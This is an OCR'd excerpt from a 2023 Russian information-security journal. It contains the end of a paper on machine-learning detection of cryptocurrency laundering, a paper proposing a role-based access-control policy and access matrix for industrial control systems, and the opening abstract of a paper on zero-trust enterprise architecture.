ПК53	Категориальный	Какая из категорий исходящих транзакций самая многочисленная: 1к1и, 1к2и, 1кnи, nк1и, nк2и, nкnи.

Количество транзакций	22.182478775960476
Количество исходящих транзакций	10.80118950549187
Количество входящих транзакций	11.381289270468608
Среднее количество транзакций в день	0.008139250389723057
Средний размер транзакции	1849902835.4203086

Медиана размера транзакций	1807736189.7875679
Дисперсия размера транзакций	1.4202734846776867e+19
Средний размер исходящей транзакции	1882746895.5444891
Средний размер входящей транзакции	1847731798.8238063
Медиана размера исходящей транзакций	1830266922.8556166
Медиана размера входящей транзакций	1806987378.2882392
Дисперсия размера исходящей транзакции	3.2088310541193163e+19
Дисперсия размера входящей транзакции	1.384475715826054e+19
Среднее количество выходов в транзакции	8.081085307284921
Среднее количество входов в транзакции	14.566894987781923
Медиана количества выходов транзакций	6.270036932226965
Медиана количества входов транзакций	11.291524773370426
Дисперсия количества выходов транзакций	4571.6406336007285
Дисперсия количества входов транзакций	1287.5838249290462
Средний размер выходов в транзакциях	3297444014.463111
Средний размер входов в транзакциях	2523040844.6766396
Медиана размера выходов в транзакциях	1580427843.1305819
Медиана размера входов в транзакциях	2164663459.1524653
Дисперсия размера выходов в транзакциях	1.1409921673417399e+22
Дисперсия размера входов в транзакциях	7.460948314081068e+20
Всего пришло	11142722388.631445
Всего ушло	11136846338.193558
Текущий баланс адреса	5876050.437886709
Процент транзакций 1к1 от общего количества транзакций	0.1296966608158774
Процент транзакций 1к2 от общего количества транзакций	0.3895537526547267
Процент транзакций 1кn от общего количества транзакций	0.06094333250887102
Процент транзакций nк1 от общего количества транзакций	0.04395548824553067
Процент транзакций nк2 от общего количества транзакций	0.2843886088695863
Процент транзакций nкn от общего количества транзакций	0.09146215690540795
Процент входящих транзакций	0.5071025900266724
Всего ушло в процентах от прихода	0.9971371010022559
Процент транзакций вида 1 к 1 (1 вход 1 выход) во входящих транзакциях	0.02204091516666529
Процент транзакций вида 1 к 2 во входящих транзакциях	0.552395876147164
Процент транзакций вида 1 к n во входящих транзакциях	0.10077641400062447
Процент транзакций вида n к 1 во входящих транзакциях	0.015264663142277958
Процент транзакций вида n к 2 во входящих транзакциях	0.20468302062377555
Процент транзакций вида n к n во входящих транзакциях	0.10483911091948928
Процент транзакций вида 1 к 1 в исходящих транзакциях	0.2368923957560337
Процент транзакций вида 1 к 2 в исходящих транзакциях	0.21869017234638402
Процент транзакций вида 1 к n в исходящих транзакциях	0.01803797508019239
Процент транзакций вида n к 1 в исходящих транзакциях	0.07646239849603213
Процент транзакций вида n к 2 в исходящих транзакциях	0.37087856970691463
Процент транзакций вида n к n в исходящих транзакциях	0.07656834616156667

Приложение 3

Название гиперпараметра	**Значения**
Логистическая регрессия	
penalty	l1, **l2**, elasticnet, none
C	**0.1**, 0.5, 1.0, 5.0
solver	lbfgs, liblinear, **sag**
max_iter	**100**, 500, 1000
class_weight	**None**, balanced

Окончание приложения 3

tol	**0.0001**, 0.001, 0.01
l1_ratio	**0.1**, 0.5, 0.9
К-ближайших соседей	
n_neighbors	3, 5, 7, 9, **15**
weights	uniform, **distance**
algorithm	**auto**, ball_tree, kd_tree, brute
Дерево решений	
criterion	gini, **entropy**, log_loss
splitter	**best**, random
max_depth	**None**, 50, 100, 500
Случайный лес	
n_estimators	50, **100**, 150
criterion	gini, **entropy**, log_loss
max_depth	None, 50, 100, **500**
Градиентный бустинг	
learning_rate	0.1, 0.01, 0.2, **0.5**
n_estimators	50, 100, **150**
criterion	**friedman_mse**, squared_error
max_depth	1, 3, 5, **10**, 15

Литература

1. Федеральный закон «О противодействии легализации (отмыванию) доходов, полученных преступным путем, и финансированию терроризма» от 07.08.2001 № 115-ФЗ.

2. URL: https://www.rbc.ru/crypto/news/6188cfe09a79472892042eba (Дата обращения: 06.04.2023)

3. URL: https://www.investopedia.com/terms/b/blockchain.asp (Дата обращения: 06.04.2023)

4. URL: https://www.bestchange.ru/ (Дата обращения: 06.04.2023)

5. URL: https://accounts.binance.com/ru/register?ref=78176083 (Дата обращения: 06.04.2023)

6. URL: https://payeer.com/ru/ (Дата обращения: 06.04.2023)

7. URL: https://advcash.com/ (Дата обращения: 06.04.2023)

8. URL: https://www.blockchain.com/ru/ (Дата обращения: 06.04.2023)

9. URL: https://www.reuters.com/technology/crypto-money-laundering-rises-30-2021-chainalysis-2022-01-26/ (Дата обращения: 13.04.2023)

10. URL: https://archive.ics.uci.edu/ml/datasets/BitcoinHeistRansomwareAddressDataset (Дата обращения: 06.04.2023)

11. URL: https://www.kaggle.com/datasets/ellipticco/elliptic-data-set (Дата обращения 13.04.2023)

12. D. R. Cox. The Regression Analysis of Binary Sequences, Journal of the Royal Statistical Society. Series B (Methodological), Vol. 20, No. 2 (1958), P. 215–242.

13. Fix Evelyn, Hodges Joseph L. Discriminatory Analysis. Nonparametric Discrimination: Consistency Properties. USAF School of Aviation Medicine, Randolph Field, Texas (1951).

14. L. Breiman, J. Friedman, R. Olshen, and C. Stone. Classification and Regression Trees. Wadsworth, Belmont, CA, 1984.

15. Breiman, L. «Random forests» Machine Learning (45), 5–32 (2001).

16. Jerome H. Friedman. Greedy Function Approximation: A Gradient Boosting Machine. The Annals of Statistics. Vol. 29, No. 5 (Oct., 2001), P. 1189–1232 (44 pages).

17. URL: https://scikit-learn.org/stable/ (Дата обращения: 10.04.2023)

18. URL: https://scikit-learn.org/stable/modules/generated/sklearn.model_selection.GridSearchCV.html (Дата обращения: 10.04.2023)

References

1. Federal'nyj zakon «O protivodejstvii legalizacii (otmyvaniju) dohodov, poluchennyh prestupnym putem, i finansirovaniju terrorizma» ot 07.08.2001 № 115-FZ

2. URL: https://www.rbc.ru/crypto/news/6188cfe09a79472892042eba (Data obrashhenija: 06.04.2023)

3. URL: https://www.investopedia.com/terms/b/blockchain.asp (Data obrashhenija: 06.04.2023)

4. URL: https://www.bestchange.ru/ (Data obrashhenija: 06.04.2023)

5. URL: https://accounts.binance.com/ru/register?ref=78176083 (Data obrashhenija: 06.04.2023)

6. URL: https://payeer.com/ru/ (Data obrashhenija: 06.04.2023)

7. URL: https://advcash.com/ (Data obrashhenija: 06.04.2023)

8. URL: https://www.blockchain.com/ru/ (Data obrashhenija: 06.04.2023)

9. URL: https://www.reuters.com/technology/crypto-money-laundering-rises-30-2021-chainalysis-2022-01-26/ (Data obrashhenija: 13.04.2023)

10. URL: https://archive.ics.uci.edu/ml/datasets/BitcoinHeistRansomwareAddressDataset (Data obrashhenija: 06.04.2023)

11. URL: https://www.kaggle.com/datasets/ellipticco/elliptic-data-set (Data obrashhenija 13.04.2023)

12. D. R. Cox. The Regression Analysis of Binary Sequences, Journal of the Royal Statistical Society. Series B (Methodological), Vol. 20, No. 2 (1958), P. 215–242

13. Fix Evelyn, Hodges Joseph L. Discriminatory Analysis. Nonparametric Discrimination: Consistency Properties. USAF School of Aviation Medicine, Randolph Field, Texas (1951)

14. L. Breiman, J. Friedman, R. Olshen, and C. Stone. Classification and Regression Trees. Wadsworth, Belmont, CA, 1984.

15. Breiman, L. «Random forests» Machine Learning (45), 5–32 (2001).

16. Jerome H. Friedman. Greedy Function Approximation: A Gradient Boosting Machine. The Annals of Statistics. Vol. 29, No. 5 (Oct., 2001), P. 1189–1232 (44 pages)

17. URL: https://scikit-learn.org/stable/ (Data obrashhenija: 10.04.2023)

18. URL: https://scikit-learn.org/stable/modules/generated/sklearn.model_selection.GridSearchCV.html (Data obrashhenija: 10.04.2023)

АНДРЕЕВ Александр Михайлович, аспирант, ассистент Учебно-научного центра «Информационная безопасность» федерального государственного автономного образовательного учреждения высшего образования «Уральский федеральный университет им. первого Президента России Б.Н. Ельцина». Россия, 620002, г. Екатеринбург, ул. Мира, 32. E-mail: a.m.andreev@urfu.ru

ПОРШНЕВ Сергей Владимирович, доктор технических наук, профессор, директор Учебно-научного центра «Информационная безопасность» федерального государственного автономного образовательного учреждения высшего образования «Уральский федеральный университет им. первого Президента России Б.Н. Ельцина». Россия, 620002, г. Екатеринбург, ул. Мира, 32. E-mail: s.v.porshnev@urfu.ru

ANDREEV Alexander Mikhailovich, postgraduate student, assistant of the Educational and Scientific Center «Information Security» of the Federal State Autonomous Educational Institution of Higher Education «Ural Federal University named after the first President of Russia B.N. Yeltsin». Russia, 620002, Yekaterinburg, st. Mira, 32. E-mail: a.m.andreev@urfu.ru

PORSHNEV Sergey Vladimirovich, Doctor of Technical Sciences, Professor, Director of the Educational and Scientific Center «Information Security» of the Federal State Autonomous Educational Institution of Higher Education «Ural Federal University named after the first President of Russia B.N. Yeltsin». Russia, 620002, Yekaterinburg, st. Mira, 32. E-mail: s.v.porshnev@urfu.ru

УДК 004.056.5 Вестник УрФО № 2(48) / 2023, с. 42–48

Заид Алкилани М.О., Машкина И. В.

DOI: 10.14529/secur230203

ПОЛИТИКА КОНТРОЛЯ ДОСТУПА В АВТОМАТИЗИРОВАННОЙ СИСТЕМЕ УПРАВЛЕНИЯ ТЕХНОЛОГИЧЕСКИМ ПРОЦЕССОМ (АСУ ТП)

Цель работы: В статье основное внимание уделяется использованию модели управления доступом на основе ролей (Role-Based Based Access Control, RBAC) для разработки политики контроля доступа в автоматизированной системе управления технологическим процессом(АСУТП). Представлены информационные активы корпоративной системы, необходимые для работы промышленной сети. По итогам проделанной работы определены роли пользователей и административные роли. Построена иерархия ролей пользователей с установлением ограничений, для обеспечения безопасности информационной системы. разработана матрица разграничения доступа к сети.

Ключевые слова: *автоматизированная система управления технологическим процессом АСУТП, информационные объекты, информационные субъекты, разграничение доступа, управление учетными записями и правами пользователей, иерархия ролей пользователей.*

Zaid Alkilani M.O., Mashkina I.V.

ACCESS CONTROL POLICY IN INDUSTRIAL CONTROL SYSTEM (ICS)

Purpose of work: This paper focuses on recommending the use of a Role-Based Access Control (RBAC) model for developing access control policies in an industrial control system (ICS). The form displays the information assets of the company system required to operate the industrial network. Based on the results of the work performed, user roles and administrative roles are determined. A hierarchy of user roles has been created with restrictions in place to ensure the security of the information system. Differentiation Matrix was developed in Access Network.

Keywords: *Industrial control system ICS, information objects, information subjects, access control, user account and rights management, user role hierarchy.*

Введение

Сфера применения информационных систем постоянно расширяется. АСУ ТП - это общий термин, используемый для описания интеграции аппаратного и программного обеспечения с сетевым подключением для поддержки критически важной инфраструктуры. Технологии АСУ ТП включают в том числе: диспетчерское управление и сбор данных (Supervisory control and data acquisition, SCADA), распределенные системы управления (РСУ, DCS), программируемые логические контроллеры (ПЛК, PLCs), контроллеры и удаленные терминалы (remote terminal units, RTU), серверы управления, интеллектуальные электронные устройства (ИЭУ) и датчики. АСУ ТП в настоящее время используют открытые архитектуры, они часто подключаются к внешним системам, таким как офисные системы. Сегодня устройства АСУ ТП и протоколы, используются практически во всех отраслях промышленности, таких как производство, транспорт, энергетика и т. д. [1, 2].

Из-за природы открытых сред безопасность систем SCADA по своей сути является сложной проблемой: компьютерный инцидент в системах SCADA это один из критических инцидентов, которые оказывают значительное влияние на безопасность производства, персонала, экологии окружающей среды [3]. Кроме того, управление системами SCADA является важнейшей задачей, требующей от системных администраторов управления большим количеством объектов и функций, связанных с распределенными критически важными инфраструктурами. Требования, установленные в приказе ФСТЭК России № 31 [4], направлены на обеспечение функционирования АСУ ТП в штатном режиме, следовательно, это также приводит к сложности политик безопасности и создает потребность в поиске систематического способа формулирования [5].

Как правило, политики безопасности разрабатываются для защиты критически важных активов в системах SCADA вместе с соответствующими механизмами безопасности. Есть много элементов, которые являются частью политики безопасности предприятия. В нескольких статьях [6, 7] представлены структуры высокого уровня для управления политиками безопасности SCADA. Однако ни одна из этих работ не предоставила систематического способа сформулировать все элементы, необходимые для определения и обеспечения соблюдения политик безопасности в АСУ ТП. Многоуровневая архитектура АСУ ТП с учетом возможных вариантов построения приведена в работе [5].

Контроль доступа к данным — это метод, используемый для регулирования доступа сотрудников к информационным ресурсам организации. Он включает в себя использование принципа наименьших привилегий, общий подход для всех моделей как раз и состоит в разделении множества сущностей, составляющих систему, на множества субъектов и объектов. В общем строим ролевую модель управления доступом RBAC.

В этой статье предлагается использовать метод RBAC, предложенный в [9 10], чтобы решить проблемы управления доступом в АСУ ТП, для этого необходимо создать функциональную модель каждого подразделения и указать должности, провести аудит ИТ-систем и расставить их по приоритетам, нужно создать бизнес-ориентированное описание прав пользователей [8].

RBAC обеспечивает большую гибкость в том, как администраторы назначают разрешения и роли пользователям. Пользователи имеют доступ к разрешениям, связанным с ролями, и пользователи становятся членами соответствующих ролей. Пользователям можно назначать роли на основе их должностных инструкций и функций, и их можно легко переназначать из той или иной роли или полностью удалять из системы без изменения базовой структуры управления доступом. Ролям могут быть предоставлены новые разрешения, когда это необходимо, и разрешения могут быть удалены из роли по мере необходимости. В этой статье получим компоненты управления доступом, включая пользователей (субъект) роли, объекты, операции и разрешения для таких компонентов, АСУ ТП как SCADA и другие. Пользователь — это человек или автономный агент, роль — это должностная функция или должность в организации с некоторой связанной семантикой, касающейся полномочий и ответственности, возложенных на члена роли, а разрешение — это одобрение определенного режима доступа к одному или нескольким объ-

ектам в системе или некоторых привилегий для выполнения определенных действий. Объекты состоят из наборов ресурсов, которые содержат или получают информацию.

Как правило, пользователь имеет доступ к объекту на основе назначенной ему роли, которая определяется на основе его функции в организации. Объект касается роли пользователя. Полномочия определяются на основе должностных полномочий и обязанностей в рамках должностной функции. Операции над объектом вызываются на основе разрешений. Роли организованы в частичном порядке, Каждый сеанс связывает одного пользователя со многими ролями. Идея состоит в том, что пользователь устанавливает сеанс и активирует некоторое подмножество ролей, членом которых он является (прямо или косвенно посредством иерархии ролей) [11–14].

Результаты исследований

Чтобы определить требования к контролю доступа в АСУ ТП, необходимо собрать достаточную информацию о системах АСУ ТП и определить все компоненты, имеющие право доступа. Политика безопасности контроля доступа начинается с определения критических и важных ресурсов, затем определения того, кто может получить доступ к этим ресурсам, и точного знания, какой доступ предоставляется. Необходимо определить роли в организации АСУ ТП и подробно описать тип доступа к критически важным ресурсам, действиям и операциям. Модель управления доступом описывает объекты как ресурсы (например, аппаратное обеспечение, датчик, робот, таблицу базы данных и т. д.), а субъекты — как сущности, инициирующие запрос на доступ.

В таблицах ниже представлены субъекты и объекты системы АСУ ТП.Для формального описания частной политики безопасности — политики разграничения доступа к информационным объектам АСУ ТП используем математическую ролевую модель доступа.

Понятие «иерархия управления» представляет собой порядок подчинения элементов одного уровня элементами другого в пределах системы управления, который используется в базах данных и в системах компьютерной безопасности. Данное понятие тесно связанно с понятием «система управления». В системах управления существуют понятия «элемент системы», «подсистема», «часть системы», являющиеся управляющими и управляемыми, которые имеют характеристики

Таблица 1

Набор информационных объектов и субъектов доступа

Множество объектов доступа	
Наименование	***Обозн***
SCADA (приложение)	o1
Человеко-машинный интерфейс HMI	o2
Программное обеспечение OPC сервера	o3
MES, ERP (приложения)	o4
База архивных данных	o5
База оперативных данных	o6
Планы Планы технологических процессов,Техническое задание (операционные картины, маршруты, этапы операции)	o7
Настройки ПЛК (инструкции)	o8
Алгоритм управления ПЛК	o9
Управляющие сигналы контроллерам	o10
Данные о сигналах с измерительных датчиков	o11
Сведения о протоколах связи (ModbusRTU/TCб, DNP3.0, PROFIBUS, IEC …)	o12
Данные о настройках и обслуживании оборудования	o13
Данные о сигналах тревоги	o14
Данные о системе тревожной сигнализации (изменение точек тревоги, установка предельного значения)	o15
Сведения о сети (таблицы коммутации и маршрутизации)	o16
Текущие настройки (конфигурации)	o17
Подсистема генерациографических и текстовых отчетов	o18

Окончание таблицы 1

Множество субъектов доступа	
Наименование	***Обозн***
Руководитель	PY
ERP менеджер	ER1
MES менеджер	MES1
Начальник (Производства)	N1
Scada инженер	SE
Диспетчер	D
Специалист по вычислительной технике	CT
Технолог	TE
Оператор	OP
Инженер по обслуживанию технологического оборудования	ES
Специалист по обслуживанию измерительного оборудования	TM
Администратор безопасности	SA
Администратор сети	NA
Администратор	A
Сотрудник	S

для управляющих и исполнительных элементов. Иерархия ролей является организационным термином, и выделяет подсистемы управления, полагаясь на признак функциональности. Иерархией ролей в модели RBAC называется заданное на множестве ролей R отношение частичного порядка «≤», при котором выполняется условие: для $u \in U$, если r_i, $r_j \in R$, $r_j \in UA(u)$ и $r_i \le r_j$, то $r_i \in UA(u)$. Таким образом, наряду с ролью r_j пользователь должен быть авторизован на все роли, в иерархии ее меньшие. Аналогичным образом строится иерархия административных ролей на множестве административных ролей AR. Перенимая все упомянутое, они не теряют атрибутов своих прошлых ролей. Они наследуют дополнительные атрибуты, обязанности и связанные с ними переменные роли, которые они берут на себя, не теряя при этом никаких атрибутов своих прежних ролей. Взяв во внимание данные исследования, подготовлена иерархическая структура ролей в системе управления технологическим процессом (рис. 1).



Рис. 1. иерархическая структура ролей в АСУ ТП (PYРуководитель, ER1ER1 менеджер, MES1 менеджер: MES, N1Начальник, SEScada инженер, DДиспетчер, CTСпециалист по вычислительной технике, TE Технолог, OPОператор, ESИнженер по обслуживанию технологического оборудования, TMСпециалист по обслуживанию измерительного оборудования, S Сотрудник)

Строки соответствуют субъектам доступа, столбцы — объектам доступа, а разрешенные операции (права) субъекта на объект записывают в ячейки. В матрице используются следующие обозначения: w – «write, записать», r – «read, прочитать», e – «execute, выполнить» c – «create, создавать» and d – «delete, удалить». Политика разграничения доступа в АСУТП разработана на основе таблицы 1 и иерархии ролей, представленной на рисунке 1 в формате прямоугольной матрицы (таб. 2).

Таблица 2

Матрица разграничения доступа в АСУТП

Обозн	o1	o2	o3	o4	o5	o6	o7	o8	o9
PY	*rwecd*	*wec*	*rwecd*	*re*	*rcd*	*rwcd*	*rwecd*	*rwecd*	*rwecd*
ER1	*rwecd*	*wec*	*rwecd*	*re*	*rcd*	*rwcd*	*rcd*	*rwecd*	*rwecd*
MES1	*rwecd*	*wec*	*rwecd*	*re*	*rcd*	*rwcd*	*rwecd*	*rwecd*	*rwecd*
N1	*rwecd*	*wec*	*rwecd*	*re*	*rcd*	*rcd*	*rcd*	*rwecd*	*rwecd*
CT	*rcd*	*wec*	*rcd*	*e*	*rcd*	*rcd*	*rcd*	*rdc*	*rdc*
D	*r*	*e*	*r*	*r*	*r*	*r*	*r*	*r*	
OP	*r*	*e*	*r*	*r*	*r*	*r*	*r*	*r*	
SE	*rwe*	*e*	*rwc*	*re*	*r*	*rw*	*r*	*rwe*	*rwe*
TE	*r*	*e*	*r*	*r*	*r*		*r*	*re*	*re*
TM				*r*	*r*		*r*		
ES				*r*	*r*		*r*		
S				*r*	*r*		*r*		

Окончание таблицы 2

Матрица разграничения доступа в АСУТП

Обозн	o10	o11	o12	o13	o14	o15	o16	o17	o18
PY	*rwecd*	*rwe*	*rwe*	*rwe*	*r*	*rwde*	*rwe*	*rwe*	*rwecd*
ER1	*rwecd*	*rwe*	*rwe*	*rwe*	*r*	*rwde*	*rwe*	*rw*	*rwecd*
MES1	*rwecd*	*rwe*	*rwe*	*rwe*	*r*	*rwde*	*rwe*	*rwe*	*rcd*
N1	*rwecd*	*rwe*	*rwe*	*rwe*	*r*	*rwde*	*rwe*	*rw*	*rcd*
CT	*rcd*	*rwe*	*r*	*r*	*r*	*r*	*r*	*rw*	*rcd*
D	*r*	*r*		*r*	*r*	*re*		*r*	*r*
OP	*r*	*r*		*r*	*r*	*r*		*r*	*r*
SE	*rwe*	*rwe*	*rwe*	*rwe*	*r*	*r*	*rwe*	*rw*	*r*
TE	*rwe*	*rwe*	*rwe*	*rwe*	*r*	*r*	*rwe*	*rw*	*r*
TM	*re*	*re*		*e*	*r*	*r*	*r*	*rw*	*r*
ES	*rw*	*rw*		*rw*	*r*	*r*	*r*	*r*	*r*
S							*r*		*r*

Заключение

В данной работе рассмотрены политики управления доступом к данным, разработана методика формализации правил взаимодействия информационных субъектов и объектов в АСУ ТП с использованием математической модели RBAC, основанной на группировании прав доступа субъектов АСУ ТП к объектам с учетом специфики их применения. Предлагаемая методика отличается определением множества объектов доступа, специфичных для АСУ ТП, введением подробной иерархической структуры субъектов доступа.

Литература

1. Мотаз Аль Медирес, Мохаммед Аль Майа, Кибербезопасность в системе промышленного управления (АСУТП), Международная конференция по информационным технологиям (ICIT), 2021 г., IEEE DOI: 10.1109/ICIT52682.2021.9491741, С. 640–648.

2. Закария Дриас, Ахмед Серручни, Оливье Фогель, Анализ кибербезопасности для промышленных систем управления, август 2015 г., вы можете найти на https://www.researchgate.net.

3. Джо Вайс, Книга: Промышленная система управления (ICS) Кибербезопасность для систем водоснабжения и водоотведения, октябрь 2014 г., DOI: 10.1007/978-3-319-01092-2_3.

4. Приказ ФСТЭК России от 14 марта 2014 г. N 31 "Об утверждении требований к обеспечению защиты информации в автоматизированных системах управления производственными и технологическими процессами на критически важных объектах, потенциально опасных объектах, а также объектах, представляющих повышенную опасность для жизни и здоровья людей и для окружающей природной среды".

5. Ирина Машкина, Ильдар Гарипов, Разработка модели объекта защиты – Промышленной системы управления с использованием системного анализа. Опубликовано в: Международная российская конференция по автоматизации 2018 года (RusAutoCon). Дата проведения конференции: 9-16 сентября 2018 года. Дата добавления в IEEE Xplore: 22 октября 2018 года. Информация об ISBN: Электронный ISBN: 978-1-5386-4938-1, печать по запросу(PoD) ISBN: 978-1-5386-4939-8, регистрационный номер журнала: 18168367. DOI: 10.1109/RUSAUTOCON.2018.8501733. Издатель: IEEE. Место проведения конференции: Сочи, Россия. Скопус https://ieeexplore.ieee.org/document/8501733.

6. Мехди Асгархани и Елена Ситникова, Журнал информационных войн, Разработка стратегической основы для управления безопасностью в системах SCADA, Vol. 13, № 4 (2014), С. 70–84.

7. Донг-Джу Кан, Юнг-Джу Ли, Сеог-Джу Ким, Йонг-Хван Мун, IFAC Proceeding Volumes, Проектирование системы безопасности для сети SCADA Power System, том 42, выпуск 9, 2009 г., С. 227–232.

8. Алессандро Риччи, Мирко Вироли, Андреа Омичини, Управление доступом на основе ролей в MAS с использованием контекстов координации агентов, доступно в Интернете на сайте researchgate с 16 мая 2004 г. по ссылке https://t.ly/TU_T3.

9. ГОСТ Р 59453.1-2021, Защита информации. Формальная модель управления доступом. Часть 1. Общие положения, 01.06.2021, по ссылке https://protect.gost.ru/document1.aspx?control=31&baseC=6&page=2&month=5&year=2021&search=&id=240521.

10. Корт С.С. Теоретические основы защиты информации: учебное пособие. –М.: Гелиос АРВ,2004. –240 с., ил.

11. Ишан Асафл, Мухаммад Асад, Шафик Ахмед, Вакас Рашид, Тарик Башир, Международная конференция по системам и технологиям с открытым исходным кодом (iCOSST), Вопросы архитектуры управления доступом на основе ролей в крупных организациях, 3, 2014 г.

Грегори Сондерс, Майкл Хитченс и Виджай Варадхараджан, журнал researchgate, управление доступом на основе ролей и матрица управления доступом. Школа информационных технологий Сиднейского университета, Австралия, 2014 г.

12. Мауро Онори, Антонио Маффеи, researchgate портал, «Применение модели управления доступом на основе атрибутов к промышленным системам управления», статья в Международном журнале компьютерных сетей и информационной безопасности, февраль 2017 г.

13. Мунир Маджалавиех, Франческо Паризи Пресикче, Рави Сандху, Модель RBAC для SCADA, Инновационные алгоритмы и методы автоматизации, промышленной электроники и телекоммуникаций, С. 329–335, 2007 г.

Reference

1. Motaz Al' Medires, Mokhammed Al' Maya, Kiberbezopasnost' v sisteme promyshlennogo upravleniya (ASUTP), Mezhdunarodnaya konferentsiya po informatsionnym tekhnologiyam (ICIT), 2021 g., IEEE DOI: 10.1109/ICIT52682.2021.9491741, S. 640–648.

2. Zakariya Drias, Akhmed Serruchni, Oliv'ye Fogel', Analiz kiberbezopasnosti dlya promyshlennykh sistem upravleniya, avgust 2015 g., vy mozhete nayti na https://www.researchgate.net.

3. Dzho Vays, Kniga: Promyshlennaya sistema upravleniya (ICS) Kiberbezopasnost' dlya sistem vodosnabzheniya i vodootvedeniya, oktyabr' 2014 g., DOI: 10.1007/978-3-319-01092-2_3.

4. Prikaz FSTEK Rossii ot 14 marta 2014 g. N 31 (ob utverzhdenii trebovaniy k obespecheniyu zashchity informatsii v avtomatizirovannykh sistemakh upravleniya proizvodstvennymi i tekhnologicheskimi protsessami na kriticheski vazhnykh ob"yektakh, potentsial'no opasnykh ob"yektakh, a takzhe ob"yektakh, predstavlyayushchikh povyshennuyu opasnost' dlya zhizni i zdorov'ya lyudey i dlya okruzhayushchey prirodnoy sredy).

5. Irina Mashkina; Il'dar Garipov. Razrabotka modeli obekta zashchity – Promyshlennoj sistemy upravleniya s ispol'zovaniem sistemnogo analiza. Opublikovano v: Mezhdunarodnaya rossijskaya konferenciya po avtomatizacii 2018 goda (RusAutoCon). Data provedeniya konferencii: 9-16 sentyabrya 2018 goda. Data dobavleniya v IEEE Xplore: 22 oktyabrya 2018 goda. Informaciya ob ISBN: Elektronnyj ISBN: 978-1-5386-4938-1, pechat' po zaprosu(PoD) ISBN: 978-1-5386-4939-8, registracionnyj nomer zhurnala:

18168367. DOI: 10.1109/RUSAUTOCON.2018.8501733. Izdatel': IEEE. Mesto provedeniya konferencii:Sochi, Rossiya. Skopus https://ieeexplore.ieee.org/document/8501733.

6. Mekhdi Asgarkhani i Yelena Sitnikova, Zhurnal informatsionnykh voyn, Razrabotka strategicheskoy osnovy dlya upravleniya bezopasnost'yu v sistemakh SCADA, Vol. 13, № 4 (2014), S. 70–84.

7. Dong-Dzhu Kan, Yung-Dzhu Li, Seog-Dzhu Kim, Yong-Khvan Mun, IFAC Proceeding Volumes, Proyektirovaniye sistemy bezopasnosti dlya seti SCADA Power System, tom 42, vypusk 9, 2009 g., S. 227–232.

8. Alessandro Richchi, Mirko Viroli, Andrea Omichini, Upravleniye dostupom na osnove roley v MAS s ispol'zovaniyem kontekstov koordinatsii agentov, dostupno v Internete na sayte researchgate s 16 maya 2004 g. po ssylke https://t.ly/TU_T3.

9. GOST R 59453.1-2021, Zashchita informacii. Formal'naya model' upravleniya dostupom. Chast' 1. Obshchie polozheniya, 01.06.2021, po ssylke https://protect.gost.ru/document1.aspx?control=31&baseC=6&page=2&month=5&year=2021&search=&id=240521.

10. Kort S.S. Teoreticheskie osnovy zashchity informacii: Uchebnoe posobie. –M.: Gelios ARV,2004. – 240 s., il.

11. ishan Asafl, Mukhammad Asad, Shafik Akhmed, Vakas Rashid, Tarik Bashir, Mezhdunarodnaya konferentsiya po sistemam i tekhnologiyam s otkrytym iskhodnym kodom (iCOSST), Voprosy arkhitektury upravleniya dostupom na osnove roley v krupnykh organizatsiyakh, Z, 2014 g.

12. Gregori Sonders, Maykl Khitchens i Vidzhay Varadkharadzhan, zhurnal researchgate, upravleniye dostupom na osnove roley i matritsa upravleniya dostupom. Shkola informatsionnykh tekhnologiy Sidneyskogo universiteta, Avstraliya, 2014 g.

13. Mauro Onori, Antonio Maffei, researchgate portal, «Primeneniye modeli upravleniya dostupom na osnove atributov k promyshlennym sistemam upravleniya», stat'ya v Mezhdunarodnom zhurnale komp'yuternykh setey i informatsionnoy bezopasnosti, fevral' 2017 g.

14. Munir Madzhdalaviyekh, Franchesko Parizi Presikche, Ravi Sandkhu, Model' RBAC dlya SCADA, Innovatsionnyye algoritmy i metody avtomatizatsii, promyshlennoy elektroniki i telekommunikatsiy, S. 329–335, 2007 g.

МУХАННАД Осама Заид Алкилани, аспирант 3 курса по специальности «Информационная безопасность», Уфимский государственный авиационный технический университет. 450008, Россия, Республика Башкортостан, г. Уфа, ул. К. Маркса, 12. E-mail: muhannad.killani@gmail.com

МАШКИНА Ирина Владимировна, доктор технических наук, профессор, Факультет Информатики и Робототехники. Уфимский государственный авиационный технический университет. 450008, Россия, Республика Башкортостан, г. Уфа, ул. К. Маркса, 12. E-mail: profmashkina@mail.ru

MUHANNAD Osama Zaid Alkilani, 3rd year postgraduate student in the specialty "Information Security", Ufa State Aviation Technical University. 450008, Russia, Republic of Bashkortostan, Ufa, st. K. Marx, 12. E-mail: muhannad.killani@gmail.com

MASHKINA Irina Vladimirovna, Doctor of Technical Sciences, Professor, Faculty of Informatics and Robotics. Ufa State Aviation Technical University. 450008, Russia, Republic of Bashkortostan, Ufa, st. K. Marx, 12. E-mail: profmashkina@mail.ru

УДК 004.056.5:519.876.5 Вестник УрФО № 2(48) / 2023, с. 49–53

Валеев С.С., Кондратьева Н.В., Мельников А.В. DOI: 10.14529/secur230204

АРХИТЕКТУРА ПРЕДПРИЯТИЯ И АРХИТЕКТУРА НУЛЕВОГО ДОВЕРИЯ

Рассмотрена задача разработки архитектуры предприятия с учетом концепции архитектуры нулевого доверия. Обсуждаются особенности иерархической архитектуры информационной системы управления и возможная организация архитектуры нулевого доступа с применением эталонных моделей бизнес-процессов. Предлагается рассматривать бизнес-процесс предприятия как участника обмена информацией по защищенному протоколу в рамках архитектуры нулевого доверия.

Ключевые слова: *архитектура нулевого доверия, архитектура предприятия, бизнес-процесс, стандарты безопасности, система сбора информации, система управления технологическими процессами.*

Valeev S.S., Kondratyeva N.V., Melnikov A.V.

ENTERPRISE ARCHITECTURE AND ZERO TRUST ARCHITECTURE

The problem of developing enterprise architecture is considered, taking into account the concept of zero trust architecture. The features of the hierarchical architecture of an information management system and the possible organization of a zero-access architecture using reference models of business processes are discussed. It is proposed to consider the business process of an enterprise as a participant in the exchange of information over a secure protocol within the framework of zero trust architecture.

